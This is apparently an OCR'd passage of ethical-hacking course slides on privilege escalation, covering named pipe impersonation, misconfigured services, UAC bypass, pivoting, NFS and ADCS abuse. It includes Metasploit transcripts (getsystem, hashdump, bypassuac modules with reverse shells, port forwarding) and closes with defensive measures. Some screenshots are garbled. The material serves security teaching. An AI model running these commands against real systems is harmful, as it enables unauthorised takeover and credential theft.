
- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials, private keys**, etc.

Privilege Escalation Using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**



```

File Edit View Search Terminal Help
RPCID          14
Version        1

***** SymonEvents *****

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 22.144 seconds

C:\Users\Admin\Downloads>exit
exit


[*] Metasploit 2(C:\Users\Admin\Downloads) > run post/windows/gather/smart_hashdump

[*] Running module against WIN7SP1
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JTR password file format to
[*] /root/.msf4/loot/2024031010129_default_10_10.1.11_windows_hashes_255752.txt
[*] Insufficient privileges to dump hashes!
[*] Metasploit session 2 opened (10.10.1.11:4444 -> 10.10.1.11:58182) at 2024-03-10 01:38:36 -0400
[*] Cleaning up registry keys ...

[*] Metasploit 2(C:\Windows\system32) > getuid
[+] User: username: Windows11\ADMIN
[*] Metasploit 2(C:\Windows\system32) > getsystem -t 1
[*] Got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
[*] Metasploit 2(C:\Windows\system32) > getuid
[+] User: username: NT AUTHORITY\SYSTEM

```

- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts



```

File Edit View Search Terminal Help
[*] (msf5) [Jobs: 0 Agents: 1] exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.11
[*] HOST => 10.10.1.11
[*] (msf5) [Jobs: 0 Agents: 1] exploit(windows/local/bypassuac_fodhelper) > set TARGET e
[*] TARGET => 0
[*] (msf5) [Jobs: 0 Agents: 1] exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.1.11:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group? Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing
[*] Configuring payload and stages registry keys...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175MB) to 10.10.1.11
[*] Metasploit session 2 opened (10.10.1.11:4444 -> 10.10.1.11:58182) at 2024-03-10 01:38:36 -0400
[*] Cleaning up registry keys ...


[*] Metasploit 2(C:\Windows\system32) > getuid
[+] User: username: Windows11\ADMIN
[*] Metasploit 2(C:\Windows\system32) > getsystem -t 1
[*] Got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
[*] Metasploit 2(C:\Windows\system32) > getuid
[+] User: username: NT AUTHORITY\SYSTEM

```

Privilege Escalation by Exploiting Misconfigured Services

Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges




```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllCheck"
powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllChecks"

Check
AbuseFunction
.....
user In Local Group with Admin Privileges Invoke-WScriptACBypass -Command "..."

Modifiable Service Files
Install-ServiceBinary -Name 'edgeupdate'
Install-ServiceBinary -Name 'edgeupdate'
Install-ServiceBinary -Name 'edgeupda'
Install-ServiceBinary -Name 'edgeupda'
Install-ServiceBinary -Name 'gupdate'
Install-ServiceBinary -Name 'gupdate'
Install-ServiceBinary -Name 'gupdatem'
Install-ServiceBinary -Name 'gupdatem'
SPATHM dll Hijacks
Write-HijackDLL -DllPath 'C:\Users\Ad
SPATHM dll Hijacks
Write-HijackDLL -DllPath 'C:\Users\Ad
```

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges



```
(*) Checking service permissions...
ServiceName : AdobeARMservice
Path        : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
StartName   : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AdobeARMservice'


ServiceName : AJRouter
Path        : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
StartName   : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AJRouter'

ServiceName : ALG
Path        : C:\Windows\System32\alg.exe
StartName   : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'ALG'
```

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
 - C:\Windows\Panther\
 - C:\Windows\Panther\UnattendGC\
 - C:\Windows\System32\
 - C:\Windows\System32\sysprep\
- Attackers exploit information stored in **Unattend.xml** to escalate privileges



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The menu bar includes File, Edit, View, Search, Terminal, and Help. The main area displays the command "[*] checking for unattended install files...". Below this, the output "UnattendPath : C:\Windows\Panther\Unattend.xml" is shown.

Pivoting and Relaying to Hack External **Machines**

Pivoting

Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system to access other vulnerable systems** in the network.

- 1 Discover live hosts in the network

3 Scan ports of live systems

② Set up routing rules

```
[msf] jobs:0 Agents:1) post(windows/gather/http_scanner) => route add 10.10.1.0 255.255.255.0 1  
[*] Route added  
[msf] jobs:0 Agents:1) post(windows/gather/http_scanner) =>
```

④ Exploit vulnerable services

Pivoting and Relaying to Hack External Machines (Cont'd)

Relying

- Attackers use the relaying technique to **access resources present on other systems via the compromised system** such a way that the requests to access the resources are coming from the initially compromised system

1. Set up port forwarding rules

```
meterpreter 1) (C:\Users\Admin\Downloads) > portfwd add -l 10080 -p 80 -r 10.10.1.19
[*] Forward TCP relay created: (local) :10080 -> (remote) 10.10.1.19:80
meterpreter 1) (C:\Users\Admin\Downloads) > portfwd add -l 10022 -p 22 -r 10.10.1.19
[*] Forward TCP relay created: (local) :10022 -> (remote) 10.10.1.19:22
meterpreter 1) (C:\Users\Admin\Downloads) > portfwd add -l 100445 -p 445 -r 10.10.1.19
[*] Forward TCP relay created: (local) :100445 -> (remote) 10.10.1.19:445
meterpreter 1) (C:\Users\Admin\Downloads) >
```


2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:
`http://localhost:10080`
 - Attackers can **access the SSH server** running on the target system by executing the following command:
`# ssh myadmin@localhost`

Privilege Escalation Using Misconfigured NFS

- Attackers often attempt to enumerate a misconfigured Network File System (NFS) to exploit and **gain root-level access** to a remote server
- A misconfigured NFS paves the way for attackers to gain root-level access through a **regular user account** or low-privileged user
- By exploiting NFS vulnerabilities, attackers can **sniff sensitive data** and files passing through the intranet and launch further attacks


Check Whether the NFS Service is Running on the Target Host



```
nmap -sV 10.10.1.9 -Pn -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-13 03:44 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00028s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind   RPC #100000
2049/tcp  open  nfs_acl  3 (RPC #100227)
Device Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

Establish a Remote Connection with the Target Host Using SSH



```
ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:~/home$
```

Privilege Escalation by Bypassing User Account Control (UAC)

- When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to gain system-level access
- In a Windows environment, even if the **UAC protection level** is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification

Techniques to Bypass UAC Using Metasploit

Bypassing UAC Protection




```
[msf] (Jobs:0) [Agents:1] exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf] (Jobs:0) [Agents:1] exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0
TARGET => 0
[msf] (Jobs:0) [Agents:1] exploit(windows/local/bypassuac_fodhelper) >> exploit

[*] Started reverse TCP Handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stages registry Keys...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175688 bytes) to 10.10.1.11
[*] Metasploit session 2 opened [10.10.1.13:4444 -> 10.10.1.11:58162] at 2024-03-13 01:38:36 -0400
[*] Cleaning up registry Keys

Metasploit 2>(C:\Windows\system32) > getuid
Server username: Windows11\Admin
```

Bypassing UAC Protection via Memory Injection



Name	Disclosure Date	Risk	Check	Descr
0 exploitwindows/local/[REDACTED]_window_store_filesys	2020-08-22	medium	yes	Wind
0wnc 10 UAC Protection Bypass via Windows Storage (Iniset.exe)	2020-02-29	medium	yes	Wind
1 exploitwindows/local/[REDACTED]_window_store_reg	2020-02-29	medium	yes	Wind
0wnc 10 UAC Protection Bypass via Windows Storage (Iniset.exe) and Registry	2020-12-31	excellent	no	Wind
2 exploitwindows/local/[REDACTED]	2020-12-31	excellent	no	Wind
0wnc Exploit UAC Protection Bypass	2020-12-31	excellent	no	Wind
3 exploitwindows/local/[REDACTED]_injection	2020-12-31	excellent	no	Wind
0wnc Exploit UAC Protection Bypass (Memory Injection)	2020-04-06	excellent	no	Wind
4 exploitwindows/local/[REDACTED]_injection_windows	2020-04-06	excellent	no	Wind
0wnc Exploit UAC Protection Bypass (Memory Injection) abusing WindIIS	2020-04-06	excellent	no	Wind
5 exploitwindows/local/[REDACTED].vbs	2020-08-22	excellent	no	Wind
0wnc Exploit UAC Protection Bypass (Scriptable Vulnerability)	2020-08-22	excellent	no	Wind
6 exploitwindows/local/[REDACTED]_comjacking	2020-01-01	excellent	yes	Wind
0wnc Exploit UAC Protection Bypass via COM Handler Hijack	2020-01-01	excellent	yes	Wind
7 exploitwindows/local/[REDACTED]_avertview	2020-04-15	excellent	yes	Wind
0wnc Exploit UAC Protection Bypass via Custom Registry Key	2021-03-17	excellent	yes	Wind
8 exploitwindows/local/[REDACTED].vbs	2021-03-17	excellent	yes	Wind

Privilege Escalation by Bypassing User Account Control (UAC) (Cont'd)

Bypassing UAC Protection Through FodHelper Registry Key

```
[*] msf6 exploit(windows/local/Exploitmeterpreter) --use exploit/windows/local/Exploitmeterpreter
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] msf6 exploit(windows/local/Exploitmeterpreter) --use exploit/windows/local/Exploitmeterpreter
[*] msf6 exploit(windows/local/Exploitmeterpreter) --set SESSION 1
[*] msf6 exploit(windows/local/Exploitmeterpreter) --set payload windows/meterpreter/reverse_tcp
[*] msf6 exploit(windows/local/Exploitmeterpreter) --set LHOST 192.168.1.13
[*] msf6 exploit(windows/local/Exploitmeterpreter) --set LPORT 4444
[*] msf6 exploit(windows/local/Exploitmeterpreter) --show options
[*] SESSION          yes      The session to run this module on

[*] payload options (windows/meterpreter/reverse_tcp)

Name   Current Setting  Required  Description
      (none)

EXITFUNC process       yes      Exit technique (Accepted: _ seh, thread, none)
LHOST  192.168.1.13    yes      The listen address (an interface may be specified)
LPORT  4444              yes      The listen port

[*] exploit target
[*] msf6 exploit(windows/meterpreter/reverse_tcp)
```

Bypassing UAC Protection Through Eventvwr Registry Key

```
mif > use exploit/windows/local/BypassUac eventvwr
msf exploit(windows/local/BypassUac_eventvwr) > set session 1
session => 1
msf exploit(windows/local/BypassUac_eventvwr) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry Keys ...
[*] Executing payload: C:\Windows\System32\cmd.exe /c C:\Windows\System32\lev
[*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.105:65227)
[*] Cleaning up registry keys ...

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Bypassing UAC Protection Through COM Handler Hijacking

```
msfconsole - ParrotTerminal

File Edit View Search Terminal Help

msf > use exploit/windows/local/bypassuac_comobjack
msf exploit(windows/local/bypassuac_comobjack) > set session 1
session => 1
msf exploit(windows/local/bypassuac_comobjack) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] bypassUAC can bypass this setting, continuing...
[*] Targeting Computer Management via HKCU\Software\Classes\CLSID\{BA29FF9C-...
[*] Uploading payload to C:\Users\ta4j\AppData\Local\Temp\BqJmg.dll ...
[*] Executing high integrity process ...
[*] Sending stage (172972 bytes) to 192.168.1.107
[*] Interpreter session 2 opened [192.168.1.106:4444 -> 192.168.1.107:49209]
[*] Cleaning up registry ...

[*] meterpreter > getsystem
    got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
[*] meterpreter > getuid
[*] server.username Administrator
[*] meterpreter >
```

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

- Attackers take advantage of boot or logon initialization scripts for **escalating privileges** or **maintaining persistence** on a target system
- Boot or logon initialization scripts also allow attackers to perform different **administrative tasks**, using which they can run other programs on the system

Logon Script (Windows)

Attackers create persistence and escalate privileges on a system by embedding the path to their script in the following registry key: **HKEY_CURRENT_USER\Environment\UserInitMprLogonScript**

Logon Script (Mac)

- Logon scripts in macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during system login
- Attackers leverage these hooks to inject a malicious payload to elevate privileges and maintain persistence

Network Logon Scripts

- Network logon scripts are allocated using Active Directory or GPOs
- Attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration

RC Scripts

- Attackers abuse RC scripts by embedding a malicious binary shell or path in RC scripts such as **rc.common** or **rc.local** within Unix-based systems to escalate privileges and maintain persistence

Startup Items

- Attackers create malicious files or folders within the **/Library/StartupItems** directory to maintain persistence
- **StartupItems** items are executed at the bootup stage with root-level privileges

Privilege Escalation by Modifying Domain Policy

- The domain policy comprises the **configuration settings** that may be implemented between the domains in a forest domain environment
- Attackers modify the domain settings by **changing the group policy** and trust relationship between domains
- Attackers also **implant a fake domain** controller to maintain a foothold and escalate privileges

Group Policy Modification

- Modify the **ScheduledTasks.xml** file to create a malicious scheduled task/job using scripts such as New-GPOImmediateTask:

```
<GPO_PATH>\Machine\Preferences\ScheduledTasks\  
ScheduledTasks.xml
```

Domain Trust Modification

- Use the **domain_trusts** utility to collect information about trusted domains and modify the settings of existing domain trusts:

```
C:\Windows\system32>nlttest /domain_trusts
```

Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)

- Active Directory Certificate Services (ADCS) is widely deployed across the AD environment for the **management of certificates** for applications, users, systems, and various other entities within the network
- Misconfigured ADCS templates lead to critical vulnerabilities, which attackers can exploit to perform malicious activities such as **stealing credentials, domain escalation, and establishing persistence**
- Attackers can use tools such as **Certipy** to identify and abuse misconfigured ADCS templates

```
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 5 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 3 enabled certificate templates
[*] Trying to get CA configuration for 'foobar-CA' via CSP
[*] Got CA configuration for 'foobar-CA'
[*] Saved BloodHound data to '20230802164803 Certipy.zip'.
[*] Saved text output to '20230602164801_Certipy.txt'
[*] Saved JSON output to '20230602164801_Certipy.json'
```

```
$ cat 20230602164801_Certipy.txt
1
Template Name : FOO_Templ
Display Name : FOO Templ
Certificate Authorities : FOOBAR Issuing CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : None
Private Key Flag : 5544322
Extended Key Usage : Server Authentication
Client Authentication
Requires Manager Approval : False
Requires Key Arrival : False
Authorized Signatures Required : 0
Validity Period : 5 years
```

How to Defend against Privilege Escalation

- 1 Restrict interactive logon privileges
- 2 Run users and applications with the **lowest privileges**
- 3 Implement **multi-factor authentication** and **authorization**
- 4 Run services as **unprivileged accounts**
- 5 Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
- 6 Use an **encryption technique** to protect sensitive data
- 7 Reduce the **amount of code** that runs with a particular privilege
- 8 Perform **debugging** using bounds checkers and stress tests
- 9 Thoroughly test the system for **application coding errors** and bugs
- 10 Regularly **patch** and **update** the kernel


How to Defend against Privilege Escalation (Cont'd)

- ⑪ Change the UAC settings to "Always Notify"
- ⑫ Restrict users from writing files to the **search paths** for applications
- ⑬ Continuously **monitor file-system permissions** using auditing tools
- ⑬ Reduce the **privileges** of users and groups so that only legitimate administrators can make service changes
- ⑮ Use **whitelisting tools** to identify and block malicious software
- ⑯ Use **fully qualified paths** in all Windows applications
- ⑰ Ensure that all executables are placed in **write-protected directories**
- ⑱ In macOS, **make plist files read-only**
- ⑲ **Block unwanted system utilities** or software that may be used to schedule tasks
- ⑳ Regularly patch and update the **web servers**

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker


Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



<http://www.dependencywalker.com>

Dylib Hijack Scanner

Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked



<https://objective-see.com>

Tools for Detecting Spectre and Meltdown Vulnerabilities

InSpectre

InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks



Spectre & Meltdown Checker

